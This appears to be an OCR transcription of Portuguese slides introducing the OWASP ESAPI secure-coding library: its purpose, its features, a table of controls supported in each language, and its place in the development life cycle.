
- É apenas uma coleção de blocos de segurança pré-moldados, de código aberto projetados para ajudar a equipar as aplicações existentes com a segurança.
- ESAPI Framework Integration Project
  - Serão compartilhadas as melhores práticas para a integração.
  - Existe uma grande espectativa das equipes de frameworks como o Struts adotarem a ESAPI

Biblioteca OWASP ESAPI

O que é uma API de segurança corporativa?


- É uma API de **alto nível** que fornece **funções comuns de segurança** na forma de um serviço para a aplicação que faz uso da biblioteca.
- É **configurada de modo centralizado** para manter a configuração separada da implementação.
- Permite que os desenvolvedores não necessitem desviar o foco da atenção para escrever controles de segurança próprios para os componentes, **promovendo assim o reuso**.
- Atende a um **ambiente de desenvolvimento de código seguro** e **convenções de codificação**.
- Fornece uma **API comum** (em relação às interfaces), mas que também permite a customização ou extensão para se adaptar a ambientes específicos.

Biblioteca OWASP ESAPI



Fonte: Chris Schmidt, Solving Real World Problems with ESAPI, FROC 2010

Biblioteca OWASP ESAPI



Biblioteca OWASP ESAPI


	Java	Microsoft .NET	php		Microsoft ASP.	python	haskell	JavaScript
Authentication	X	X			X	X		
Identity	X	X			X	X		
Access Control	X	X	X		X	X		
Input Validation	X	X	X	X	X	X	X	X
Output Escaping	X	X		X	X	X	X	X
Canonicalization	X	X		X	X	X	X	X
Encryption	X	X	X		X	X		
Random Numbers	X	X	X		X	X		
Exception Handling	X	X	X	X	X	X	X	X
Logging	X	X	X	X	X	X		X
Intrusion Detection	X	X			X	X		
Security Configuration	X	X	X	X	X	X		X
WAF	X							

Fonte: Chris Schmidt, Solving Real World Problems with ESAPI, FROC 2010

Biblioteca OWASP ESAPI

ESAPI x SLDC

O ciclo de desenvolvimento de sistemas (Systems Development Life Cycle - SDLC), ou ciclo de desenvolvimento de software em engenharia de sistemas e engenharia de software, **é o processo de <u>criação</u> ou <u>modificação</u> de sistemas, com o uso de modelos e metodologias que são utilizados para desenvolver sistemas**.




Fonte: Chris Schmidt, Solving Real World Problems with ESAPI, FROC 2010

Biblioteca OWASP ESAPI

ESAPI x SLDC

Em qual das fases a ESAPI se encaixa?



Resposta: Em todas as fases!

